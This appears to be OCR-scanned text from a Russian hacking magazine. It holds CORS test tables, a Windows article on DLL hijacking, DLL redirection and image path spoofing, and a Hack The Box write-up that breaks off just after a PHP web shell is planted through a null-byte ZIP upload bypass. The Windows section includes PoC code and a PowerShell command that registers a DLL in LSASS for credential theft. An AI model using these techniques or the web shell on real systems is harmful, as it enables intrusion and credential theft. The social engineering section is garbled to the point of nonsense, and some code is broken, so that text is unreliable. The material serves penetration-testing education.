Поведение CORS при отправке запросов с источника `https://discovery-lab.su:444` на источник `https://discovery-lab.su:443`, у которых различается только порт.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: https://discovery-lab.su:444	/api_correct	Rejected
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: https://discovery-lab.su:444	/api_null	Rejected
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: https://discovery-lab.su:444	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: https://discovery-lab.su:444	/api_correct	Rejected
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: https://discovery-lab.su:444	/api_null	Rejected
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: https://discovery-lab.su:444	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Различаются порты источников

Поведение CORS, когда при отправке запросов с `http://discovery-lab.su` на `https://discovery-lab.su` отличаются схемы источников.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: http://discovery-lab.su	/api_correct	Rejected
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: http://discovery-lab.su	/api_null	Rejected
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: http://discovery-lab.su	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: http://discovery-lab.su	/api_correct	Rejected
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: http://discovery-lab.su	/api_null	Rejected
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: http://discovery-lab.su	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Различаются схемы источников

Поведение CORS, когда при отправке запросов с `https://13.discovery-lab.su` на `https://13-2.discovery-lab.su` отличаются поддомены, но корневой домен остается тем же.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: https://13.discovery-lab.su	/api_correct	Passed
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: https://13.discovery-lab.su	/api_null	Rejected
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: https://13.discovery-lab.su	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: https://13.discovery-lab.su	/api_correct	Passed
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: https://13.discovery-lab.su	/api_null	Rejected
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: https://13.discovery-lab.su	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Различаются поддомены источников

Поведение CORS, когда при отправке запросов с `https://14.13.discovery-lab.su` на `https://13.discovery-lab.su` отличаются уровни поддоменов, то есть запросы идут с домена четвертого уровня на домен третьего уровня, но корневой домен остается тем же.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: https://14.13.discovery-lab.su	/api_correct	Passed
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: https://14.13.discovery-lab.su	/api_null	Rejected
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: https://14.13.discovery-lab.su	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: https://14.13.discovery-lab.su	/api_correct	Passed
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: https://14.13.discovery-lab.su	/api_null	Rejected
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: https://14.13.discovery-lab.su	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Различаются уровни поддоменов источников

Поведение CORS, когда запросы идут с `https://discovery-lab.su:443` на тот же источник `https://discovery-lab.su:443`.

№	Client		Server	
	Request Method	Request Origin	Server Path	CORS Status
1	GET	Origin: https://discovery-lab.su	/api_correct	Passed
2	GET	Origin: null	/api_correct	Rejected
3	GET	Origin: https://discovery-lab.su	/api_null	Passed
4	GET	Origin: null	/api_null	Passed
5	GET	Origin: https://discovery-lab.su	/api_gen	Passed
6	GET	Origin: null	/api_gen	Passed
7	POST	Origin: https://discovery-lab.su	/api_correct	Rejected
8	POST	Origin: null	/api_correct	Rejected
9	POST	Origin: https://discovery-lab.su	/api_null	Passed
10	POST	Origin: null	/api_null	Passed
11	POST	Origin: https://discovery-lab.su	/api_gen	Passed
12	POST	Origin: null	/api_gen	Passed

Источник обращается сам к себе


РЕЗУЛЬТАТЫ

Во всех проверенных браузерах CORS реализован одинаково. Впрочем, это не помешало нам найти интересные особенности поведения!

Если сайт использует самоподписанный, чужой или по какой-то еще причине неверный сертификат, то при переходе на сайт браузер генерирует окно с предупреждением, отговаривая нас переходить на подозрительный ресурс.

Если жертва ни разу не заходила на подозрительный сайт с неверным сертификатом, а скрипт пытается сделать запрос к нему, то возникает вопрос: что же делать? Каждый из браузеров ответил по-своему.

В Safari ни один запрос не будет дожидать до сайта.



В Firefox первый запрос не пройдет, а последующие пройдут.

В Chromium пройдут все запросы без проверки паспорта.

ВЫВОДЫ

Итак, мы вспомнили, как работает SOP и CORS, посмотрели на возможные misconfigurеd и способы их эксплуатации, провели несколько экспериментов и даже вспомнили, как работают регулярки! Если ты разработчик, старайся не допускать подобных оплошностей, а если пентестер, то помоги в этом разработчику!

GO OFFLINE

Используем социальную инженерию в реальном мире

Самая захватывающая и романтизированная часть социальной инженерии — это конечно, офлайн-атаки. Фишинг по email — это интересный инструмент, но в офлайне гипотезу по-настоящему раскрыть как творческий пример. Есть об этой стороне искусства социальной инженерии мы сегодня, для разнообразия, берем практические методы работы пентестера, а также обсудим пути мерзкие уязвимых атак.

Ким Дарьин
Специалист по тестированию на проникновение
Positive Technologies

С использованием социальных атак на пентесты готовится в этом проникновение подготовка легтимр. Интернет, видит себе за историческую точку на работу сохранения. Сегодняшнее, что, в ходе проникновений в перимету организации, подключается и внутренняя сеть, можно в сеть. Сегодняшнее, что, в ходе проникновений в перимету организации, подключается и сеть. В этой статье мы выбираем сеть снаружи. Мы пользуемся его ещё подключенность из кожи ноги и «Интересующий случай. Кубок Кнаппа» Кнаппа» и «Кнаппа», кроме чем, расскажем ряд других примеров из интернета.

TAILGATING

Начнем этого типа атаки можно перевести как «плыть за жопу» «пирожком». Она проникновение сотрудника в сопровождение за ним. Мы рассмотрим, какие проникновения работы в авторизацию или или данная Фотосессия.

Второй пример из кодит, где сопровождает проникновение об обмен через отрыгнет дверь, в ремонт наблюдает в кредит из организацией со стороны проникновение на пересмотре. Вот пример, не запрещает ли вам пройти нарисовану.

Если вы не хотите ответить, что рядом не главных навыков социальной инженерии, то вы ошибаетесь или не вы. Если вы не обладаете навыками, то вы плохой собеседник и профессия и цепи, что уже сотрудничает проникновение работы. Но и при достижении сейчас сделанного важным навыком будет напоминание, ведь на тех случаях сверхнормы, когда ты пытаешься сделать что-то, ты не сделаешь.

ПРОНИКНОВЕНИЕ НА ОБЪЕКТЫ

Помимо «обычных» способов проникновения в сфере целевой компании, есть и «нестандартные» способы. Например, в ходе проникновения можно сопровождение сотрудника «ремонт» сопровождение? Мы рассмотрим, что мы рассматривать есть и необычные способы. Рассмотрим одно из них.

Представим, что нужно проникновение «ремонтника» с частичной подменой.

Есть еще один пример из Кнаппа, когда журналисты проникновение «ремонтника» в ходе ремонта. Мы в ходе, которого, в ходе ремонта, в ходе ремонта, в ходе ремонта

РЕДИРЕКТ СО СПУФИНГОМ

Ищем в Windows лазейки для исполнения сторонного кода

Мухаметвалиев Дмитрий
pilat@xakep.ru

Внутри Windows кроется огромное количество интересных и неочевидных возможностей. В этой статье я покажу, как заставить операционку грузить наку библиотеку в любой процесс!

Одна из самых популярных атак, направленных на повышение привилегий — это DLL Hijacking. Чтобы не вдаваться глубоко, атакующий помещает свою dpv в директорию с целью подмены легитимной DLL. Это приводит к тому, что приложение грузит подставленную сторонними лиц и выполняет вредоносный код.

На первый взгляд, такая атака кажется очень простой. Я бы даже сказал — примитивной. Тем не менее существует несколько способов сделать какие-то вещи, которые чуть сложнее, но куда эффективнее.

Во-первых, многие забывают сделать DLL Proxying до целевой библиотеки, что приводит к потере всего кроме приложения. Оно кушается, так как пытается вызвать функцию из библиотеки, в которой нужного кода нет.

Во-вторых, иногда после вызова функций вроде **LoadLibrary()**, **CreateProcess()** и **CreateThread()** помещают в функцию **DllMain()**, что приводит к задержке (Stuck Code) из-за механизма Loader Lock. Loader Lock выступает в качестве критической секции (примитив синхронизации потоков процессов). Фактически выполнение потока программы блокируется до момента снятия Loader Lock.

WWW

Подробнее о Loader Lock → в книге Elliot Sebastin Perfect DLL Hijacking, What is Loader Lock.

В третьих, существуют некоторые факторы, влияющие на порядок поиска DLL. Стандартные пути поиска изображены на нем.

Это так называемый **SafeDllSearchMode**. Если он отключен, то после **Application** directory функция **LoadLibrary()** смотрит **Current Directory**. Отключить **SafeDllSearchMode** можно, выставив в ноль значение по этому пути:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\
SafeDllSearchMode
```

Еще один фактор, влияющий на поиск, — это функция **LoadLibraryEx()**, вызываемая со значением **LOAD_WITH_ALTERED_SEARCH_PATH**. В таком случае первым делом DLL ищется по пути, указанному внутри этой функции.

Помимо прочего, существует альтернативная механика Windows, которая позволяет внедрить наку библиотеку в целевой процесс. В документации Microsoft эта механика описана из рук вон. Давай изучим ее подробнее.

DLL REDIRECTION

Для обычных исполняемых файлов

DLL Redirection — специальный механизм, позволяющий программам использовать разные версии DLL для своих задач: приняв на загрузкой обычные системные библиотеки. Действие распространяется только на функции **LoadLibrary()**.

Фактически, независимо от того, указан ли в ней полный путь (**C:\Windows\System32\dll.dll**) или просто **dll.dll**, функция проверит, присутствует ли в текущей директории (в которой находится приложение, вызывающее эту функцию) файл с расширением **local** и есть ли присутствует, то функция **LoadLibrary()** в любом случае загрузит в первую очередь DLL из текущей директории.

Название файла local должно быть таким же, как и название процесса, из которого вызвана функция **LoadLibrary()**. Например, если приложение — **Editor.exe**, то имя файла должно быть **Editor.exe.local**.

Предсказуемо, что этот самый **C:\myapp\Editor.exe** попытается через **LoadLibrary()** загрузить какую-нибудь dll'ку. Например, такую:

```
C:\Program Files\Common Files\System\ysydll.dll
```

Тогда **LoadLibrary()** проверит существование файла **Editor.exe.local** в директории, где лежит **Editor.exe**. Если файл local найдется, то функция попытается сначала загрузить **ysydll.dll** из текущей директории.

То есть сначала проверяется этот путь:

```
C:\myapp\ysydll.dll
```

И если такого файла нет, то загрузится по указанному полному пути:

```
C:\Program Files\Common Files\System\ysydll.dll
```

Самое интересное: мы можем создать не только файл **Editor.exe.local**, но и папку с таким же названием, потому что содержимое файла local **не проверяется**. В таком случае DLL будет подгружена по следующему пути:

```
C:\myapp\myapp.exe.local\ysydll.dll
```

Итак, пристрелим к написанию PoC. Во-первых, нам нужно целевое приложение, которое будет подгружать библиотеку с указанным полным путем.

Назовем это приложение **Article.exe**


```
#include <windows.h>
#include <iostream>
int main() {
    LoadLibrary("C:\\Users\\Michael\\Desktop\\Redir.dll");
    char a;
    std::cin >> a;
    return 0;
}
```

В качестве легитимной библиотеки экспортируем следующий код и назовем **Redir.dll**

```
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxW(NULL, L"HI FROM LEGIT", L"HI FROM LEGIT", MB_OK);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

После компиляции переносим в папку **C:\Users\Michael\Desktop** библиотеку **Redir.dll**. Проверяем, что она успешно запускается и выполняется.




Успешная подгрузка легитимной библиотеки

Теперь изменяем код **Redir.dll** на следующий.

```
#include "pch.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBoxW(NULL, L"HI FROM FAKE", L"HI FROM FAKE", MB_OK);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Скомпилируем его и создадим в папке с **Article.exe** файл **Article.exe.local**



Аварийная DLL Redirection

Теперь запустим исполняемый файл и убедимся, что библиотека действительно загружается из текущей директории приложения, а не по полному пути.

Успешная работа DLL Redirection

Убедились, что загружена именно фейковая библиотека.

Если удалить файл local, то ничего будет загружаться нужная библиотека.

Загрузка легитимной библиотеки

Сборки .NET

Для сборок .NET все немного проще. Нам нужно создать файл **.manifest** либо отредактировать существующий, добавив в него зависимость от конкретной библиотеки. Вот пример конфигурационного файла:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion=
"1.0">
<assemblyIdentity
version="6.0.0.0"
processorArchitecture="x86"
name="redirection"
type="win32"
/>
<description>DLL Redirection</description>
<dependency>
<dependentAssembly>
<assemblyIdentity
type="win32"
name="Microsoft.Windows.Common-Controls"
version="6.0.0.0"
processorArchitecture="*msil"
publicKeyToken="6595b64144ccf1df"
language="*"
/>
</dependentAssembly>
</dependency>
<file
    name="user32.dll"
/>
</assembly>
```

В данном случае мы с помощью атрибута **name** указываем, что целевая сборка называется от **user32.dll**. После чего файл нужно сохранить с названием **program.exe.manifest**, где **program.exe** — имя приложения, в которое для внедрения подставляется фейковая библиотека.

Это приведет к тому, что **user32.dll** будет подгружаться из той директории, откуда запускается приложение.

Продолжение статьи →

РЕДИРЕКТ СО СПУФИНГОМ

ИЩЕМ В WINDOWS ТАЙЕРКУ ДЛЯ ИСПОЛНЕНИЯ СТОРОННЕГО КОДА

IMAGE PATH NAME SPOOFING

Теория

Перед выполнением в том, что мы можем использовать функции `RtlCreateProcessParameters()` и `RtlCreateProcessParameterEx()`. Обе эти функции из библиотеки ntdll.dll. Первая принимает структуру `RtlUserProcessParameters`. Вторая принимает дополнительные параметры. Информацию, которая нужна в `RtlUserProcessParameters` для создания `ImagePathName` структуры `RTL_USER_PROCESS_PARAMETERS`. Эту структуру передают при вызове функции `RtlCreateProcessParameters()`. Windows 7а также поддерживает CLR) будет искать библиотеки clrehi.clrjobs. .NET в случае CLR) по пути, указанному в элементе `ImagePathName` структуры `RTL_USER_PROCESS_PARAMETERS`. Эту структуру передают при вызове `RtlCreateProcessParameters()`. Если вы передаете пустую, в обоих случаях, будет передан пустого, эту структуру и извлекает из нее `ImagePathName` и где подготовит, раскроет текущую директорию, которая в действительности случайна.

Реализация

Вызовем `RtlCreateProcessParameters()` вы получит вот такое.

```
typedef NTSTATUS (WINAPI * RtlCreateProcessParameters)(
  _Out_ PRTL_USER_PROCESS_PARAMETERS *pProcessParameters,
  _In_ PUNICODE_STRING ImagePathName,
  _In_ PUNICODE_STRING DllPath,
  _In_ PUNICODE_STRING CurrentDirectory,
  _In_ PUNICODE_STRING CommandLine,
  _In_ PVOID Environment,
  _In_ PUNICODE_STRING WindowTitle,
  _In_ PUNICODE_STRING DesktopInfo,
  _In_ PUNICODE_STRING ShellInfo,
  _In_ PUNICODE_STRING RuntimeData,
  _In_ ULONG Flags);
```

Собственно, эта функция заполняет структуру `RTL_USER_PROCESS_PARAMETERS`.

```
typedef struct _RTL_USER_PROCESS_PARAMETERS
{
  ULONG MaximumLength;
  ULONG Length;

  ULONG Flags;
  ULONG DebugFlags;

  HANDLE ConsoleHandle;
  ULONG ConsoleFlags;
  HANDLE StandardInput;
  HANDLE StandardOutput;
  HANDLE StandardError;

  CURDIR CurrentDirectory;
  UNICODE_STRING DllPath;
  UNICODE_STRING ImagePathName; // Вот это будет спуфить.
  UNICODE_STRING CommandLine;
  PVOID Environment;

  ULONG StartingX;
  ULONG StartingY;
  ULONG CountX;
  ULONG CountY;
  ULONG CountCharsX;
  ULONG CountCharsY;
  ULONG FillAttribute;

  ULONG WindowFlags;
  ULONG ShowWindowFlags;
  UNICODE_STRING WindowTitle;
  UNICODE_STRING DesktopInfo;
  UNICODE_STRING ShellInfo;
  UNICODE_STRING RuntimeData;
  RTL_DRIVE_LETTER_CURDIR CurrentDirectories[32];
}
RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;

ULONG ThreadInfoOffset;
ULONG ThreadInitialStackOffset;
PVOID EntryPoint;
ULONG ProcessGroupId;
RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
```

Именно эта структура будет передаваться в функцию `RtlCreateUserProcess()`

```
typedef NTSTATUS (WINAPI * RtlCreateUserProcess)(
  _In_ PUNICODE_STRING NtImagePathName,
  _In_ ULONG Attributes,
  _In_ PRTL_USER_PROCESS_PARAMETERS ProcessParameters,
  _In_ PSECURITY_DESCRIPTOR ProcessSecurityDescriptor,
  _In_ PSECURITY_DESCRIPTOR ThreadSecurityDescriptor,
  _In_ HANDLE ParentProcess,
  _In_ BOOLEAN InheritHandles,
  _In_ HANDLE DebugPort,
  _In_ HANDLE TokenHandle,
  _Out_ PRTL_USER_PROCESS_INFORMATION ProcessInformation
);
```


Это атака не срабатывает, если приложение подтверждает целевого бинарного исполняемого файла. Я пишу код, который сомкнуться это атаку с DLL. Мы можем с созданием файла local.ini.

Переменная окружения `SystemRoot` нужна. Чтобы получить доступ к `SystemRoot` вы можете использовать `GetEnvironmentVariable()`.


```
#include <windows.h>
#include <iostream>
int main()
{
  LoadLibrary("Redir.dll");
  char A;
  std::cin >> A;
  return 0;
}
```

В соответствии с порядком поиска DLL Windows в первую очередь будет пытаться загрузить файл `Redir.dll` в каждом директории приложения. Здесь то мы его и положим.

Утилита для добавления в приложение:



Запуск приложения с добавленным Redir.dll



Запуск приложения с добавленным Redir.dll

Теперь создаем `Article.exe` из папки с фейковой DLL и начинаем писать вредоносную. Назовем файлик `PatchSpoof.exe`.

Я не смог найти ссылку на дрейф, но этот код я когда то слышал у знакомого:

```
//spoofed path
SpoofedPathNameLength = 0;
SpoofedImagePathNameLength = 0;
SpoofedCurrentDirectoryLength = 0;
SpoofedCommandLineLength = 0;
SpoofedImagePathNameMaximumLength = 0;
SpoofedCommandLineMaximumLength = 0;

UNICODE_STRING CurrentDirectory;
CurrentDirectory.pBuffer = (PWSTR)L"C:\Windows\System32";
for (CurrentDirectoryLength = 0; CurrentDirectory.pBuffer[
CurrentDirectoryLength], CurrentDirectory.Length++);
CurrentDirectory.Length = CurrentDirectory.Length * sizeof(WCHAR);
CurrentDirectoryMaximumLength = CurrentDirectory.Length + sizeof(
UNICODE_NULL);

UNICODE_STRING CommandLine;
CommandLine.pBuffer = (PWSTR)L"C:\Windows\System32";
for (CommandLine.Length = 0; CommandLine.pBuffer[CommandLine.
Length], CommandLine.Length++);
CommandLine.Length = CommandLine.Length * sizeof(WCHAR);
CommandLineMaximumLength = CommandLine.Length + sizeof(UNICODE_NULL)
;

UNICODE_STRING ImagePathName;
ImagePathName.pBuffer = (PWSTR)L"\??\C:\Users\Michael\Desktop\
Article.exe" //Путь к приложению, которое должно быть спуфнуто
for (ImagePathName.Length = 0; ImagePathName.pBuffer[ImagePathName.
Length], ImagePathName.Length++);
ImagePathName.Length = ImagePathName.Length * sizeof(WCHAR);
ImagePathName.MaximumLength = ImagePathName.Length + sizeof(
UNICODE_NULL);
```

Полный код прилагается к статье по ссылке.

Запускаем `PatchSpoof.exe` и видим успешную подгрузку библиотеки:




Image Path Spoofing в действии

Дампим процесс в Process Explorer

WINEXES

Механизм WinExES (Windows Side By Side) служит для хранения разных версий каждого системного файла. После обновления Windows в папке C:\Windows\WinSxS создает полную версию всем программным компонентам. Это процесс называется слияние (merge).

Исследователи из Security zone обнаружили, что в папке WinSxS создает не только версии, отличные от этого DLL. Надобно. Для в том, что порядок поиска библиотеки у этих приложений отличается:

1. Папка, в которой лежит .exe
2. C:\Windows\System32.
3. C:\Windows\System
4. C:\Windows.
5. Текущая папка

И именно на папке цель исследователи полное приложение из WinSxS, пытаясь загрузить системную библиотеку. После обновления Windows в папке C:\Windows\WinSxS создает полную версию всем программным компонентам. Это процесс называется слияние (merge).

- запускает cmd.exe;
- заходит в C:\Users\Vulnerable\Desktop;
- запускает Microsoft Edge.

Если приложение уязвимо, то что мы можем в папке запускаем на 1-4-го шагах, в папке сервера в `C:\Users\currentuser\Desktop`, чтобы найти целевую библиотеку. Здесь что-то похожее Process Monitor или отладчик?

В ходе исследования выяснилось уязвимые приложения:

Process Name	Loaded Dependent
CmdLine.exe	Clip32.exe
CmdLine.exe	Ipconfig.exe
CmdLine.exe	net.exe
CmdLine.exe	netbtdiag.exe
FirefoxLoc.exe	cmd.exe
IntegrityCenter	ipconfig.exe
Hosting.exe	System.dll.exe
Input_vp.exe	webengine.dll
Input_vp.exe	webengine.dll
Input_vp.exe	webengine.dll
Input_vm.exe	webengine.dll
Cu.exe	VCRUNTIME140_1_CLR400.dll
Crtm.exe	VCRUNTIME140_1_CLR400.dll
Dmi.exe	Dmi.dll
Dmi.exe	VCRUNTIME140_1_CLR400.dll
Vgmlink.exe	msvcm40.dll
Vgm.exe	VCRUNTIME140_1_CLR400.dll
Vulto.exe	msvfw32.dll

Уязвимые приложения

Ты можешь и сам искать подобные дыры, используя тот же Process Monitor или Procdump.

К слову, в ходе одного из проектов по пентесту мне удалось подобрать сервер приложения уязвимое к спуфингу. Это приложение называется Jetty:

- запускал приложение Jetty (сервер);
- через Burp заходил на URL 127.0.0.1:8443/Jetty Execution Flow.

Поскольку я работал с пентестом в AppDomain Manager Injection.

WWW

- AppDomain Manager Injection: New Techniques for Persistence
- 0-Day Vs. .NET Application Security: Bypassing Code Access Security Restrictions and Execution

Предположим, что целевое приложение называлось `NetConfigEx.exe` (нельзя менять имя, в конце концов был настоящий сервер клиента), поэтому я создал файл `NetConfigEx.exe.config`, внутри следующее содержание:

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <probeing privatebin="C:\windows\wlsdll">
      </assemblyBinding>
      <appDomainManagerAssembly value="AppDomInject, Version=0.0.0.
0, CultureInfo=neutral, PublicKeyToken=null"
      />
      <appDomainManagerType value="MyAppDomainManager" />
    </runtime>
</configuration>
```

Этот файл лежал рядом с `NetConfigEx.exe`, рамки как и библиотека `AppDomInject.dll` для перехвата процесса. Библиотека `AppDomInject` использовала файл из WinSxS.

Кстати, если вы ещё не забыли про Image Path Name Spoofing, то AppDomain Injection получает совмещать с таким спуфингом. Это подробно описано в исследовании у Hexacorn.

SVCHOST.EXE

Отдельно я хочу упомянуть инцидент с `svchost.exe` (по есть внедрение в любой процесс). Сам по себе файлик `svchost.exe` — один из множества служебных процессов. Он может подгружать DLL-файл службы, зная путь из записи реестра по значению `ServiceDll`.

Например, для службы `TermSrv` есть ветка `HKLM\SYSTEM\CurrentControlSet\Services\TermSrv` Этот путь прописан внутри значения `ServiceDll` вот здесь:

```
HKLM\SYSTEM\CurrentControlSet\services\TermService\Parameters\.
```

Так мы можем подменить саму DLL или значение в реестре, что приведет к подгрузке сторонней библиотеки при перезагрузке службы.

Значение реестра

LSASS DRIVER

Существует недокументированное значение реестра, в которое можно вносить библиотеку для внедрения или будет загружена в процесс `lsass.exe`

```
# Powershell
New-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS
\Parameters" -Name "LsaDbExtPt" -PropertyType Expand -Value "%SystemRoot
%\system32\ldsdll.dll"

# Powershell
Remove-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\NTDS
\Parameters" -Name "LsaDbExtPt" -PropertyType Expand -Value "%SystemRoot
%\system32\ldsdll.dll"
```

Причем есть даже PoC, позволяющий вручную `LsaDbExtPt` `SecurityPackages` и получить учетные данные пользователей.

ВЫВОДЫ

В Windows есть необычные возможности, которыми иногда пользуются и атакующие. Конечно, перед прочим нагло вплоть в дорожки проверяется пути, которые запускаются при Image Path DLL. Обобщенно: при `CreateRemoteThread()` у нас это должно не помешать. В конце концов. Знаешь больше способов — знаешь больше способов. Спасибо за внимание.

HTB ZIPPING

Zipping

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	29 Aug 2020	Medium	30

Используем инъекцию нулевого байта в ZIP-архиве, чтобы загрузить шелл

RaMaker
hackerdom@gmail.com

Сегодня я покажу интересную уязвимость при загрузке файла на сервер. Мы используем трюк с нулевым байтом, что позволит обойти фильтрацию по расширению файла. Затем для повышения привилегий создадим и загрузим собственную библиотеку для Linux.

Мы шаблон по – захват рута на тренировочной машине Zipping с площадки Hack The Box. Уровень не сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важная для тебя данная, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.229   zipping.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет впервые узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```


Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция -A).

Результат работы скрипта:

Скрипт нашел два открытых порта:

- 22 — служба OpenSSH 9.0p1;
- 80 — веб-сервер Apache 2.4.54.

Давай посмотрим, что нам покажет веб-сервер:



Главная страница сайта

ТОЧКА ВХОДА

Гуляя по страницам сайта, находим форму загрузки файлов, а это потенциальная точка входа:

Страница upload.php

На странице нам сообщают, что сервер ожидает загрузку ZIP-архива с файлом в формате PDF. При загрузке такого архива получаем ссылку на загруженный файл.

Загрузка с загрузкой файла в Burp Proxy

Чтобы определить способ фильтрации, создадим обычный текстовый файл, но выставим расширение .pdf. Файл успешно загружается, значит, фильтрация происходит по расширению.

Результат загрузки файла

Наша цель — загрузить файл, который сможет бы исполнялся веб-сервером, например скрипт на PHP. Мы могли бы загрузить его и выполнить содержимое. Чтобы сервер правильно его распознал, обязательно задать расширение .php, но оно не пройдет меню фильтра. Что делать?

В таких случаях помогает трюк с null-байтом. Его смысл заключается вот в чем. Между двумя расширениями файла вставляется null-байт. Например, можно назвать файл **test.php%00.txt**. При проверке расширения сервер прочитает конец строки и решит, что это текстовый файл. Но при загрузке файла на сервер строка после null-байта будет отброшена, файл сохранится с расширением .php, и мы сможем его запустить.

Итак, давай попробуем загрузить файл **test.txt.pdf** (создать файл сразу с null-байтом файловая ОС нам не позволит). Отправим запрос, перевернем его в **Burp Repeater**. Здесь легко выбрать отправленный файл и просмотреть через Inspector:

Запрос в Burp Repeater

В обеих строках **test.txt.pdf** заменим символ - байтом **\0**, сохраним измененные данные и выполним запрос:

Inspector

Selection 140 (0x8c)

Selected text

```
PK 03 04 14 \0 \0 \0 \0 \0 10 MLW F2 aa e4 d5 10
\0 \0 \0 38 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 test.txt \0 .pd
f test upload.txt \0
PK 01 02 ? 03 14 \0 \0 \0 \0 \0 10 MLW F2 aa e4
d5 10 \0 \0 \0 38 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0
\0 \0 \0 \0 \0 \0 a4 81 \0 \0 \0 test.txt \0
.pdfPK 05 06 \0 \0 \0 \0 \0 \0 01 \0 01 \0 ; \0 \0 \0 ;
\0 \0 \0 \0 \0
```

Burp Inspector

Ответ сервера

Судя по сообщению, файл успешно загружен, но при попытке просмотреть его что-то идет не так.

Ответ сервера

Not Found

The requested URL was not found on this server.

Apache/2.4.54 (Ubuntu) Server at zipping.htb Port 80

Результат запроса с загруженным файлом

Давай попробуем заменить символ - байтом **\0** только во втором случае и повторим загрузку файла.

Inspector

Selection 140 (0x8c)

Selected text

```
PK 03 04 14 \0 \0 \0 \0 \0 10 MLW F2 aa e4 d5 10
\0 \0 \0 38 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 test.txt .pdfT
est upload txt \0
PK 01 02 ? 03 14 \0 \0 \0 \0 \0 10 MLW F2 aa e4
d5 10 \0 \0 \0 38 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0 \0
\0 \0 \0 \0 \0 \0 a4 81 \0 \0 \0 test.txt \0
.pdfPK 05 06 \0 \0 \0 \0 \0 \0 01 \0 01 \0 ; \0 \0 \0 ;
\0 \0 \0 \0 \0
```

Burp Inspector

Теперь при обращении к файлу **test.txt** на сервере получаем его содержимое:

Результат запроса с загруженным файлом

Мы нашли способ обхода проверки и можем залить на сервер веб-шелл.

Продолжение статьи →

HTB ZIPPING

ИСПОЛЬЗУЯ ИНЬЕКЦИЮ НУЛЕВОГО БАЙТА В ZIP-АРХИВЕ, ЧТОБЫ ЗАГРУЗИТЬ ШЕЛЛ

ТОЧКА ОПОРЫ

Будем использовать простейший шелл на PHP:

```
<?php system($_GET["c"]); ?>
```

Загрузка шелла через файлы

Когда файл загружен, обращаемся к шеллу и выполняем команду **id**, чтобы проверить, что все работает:

```
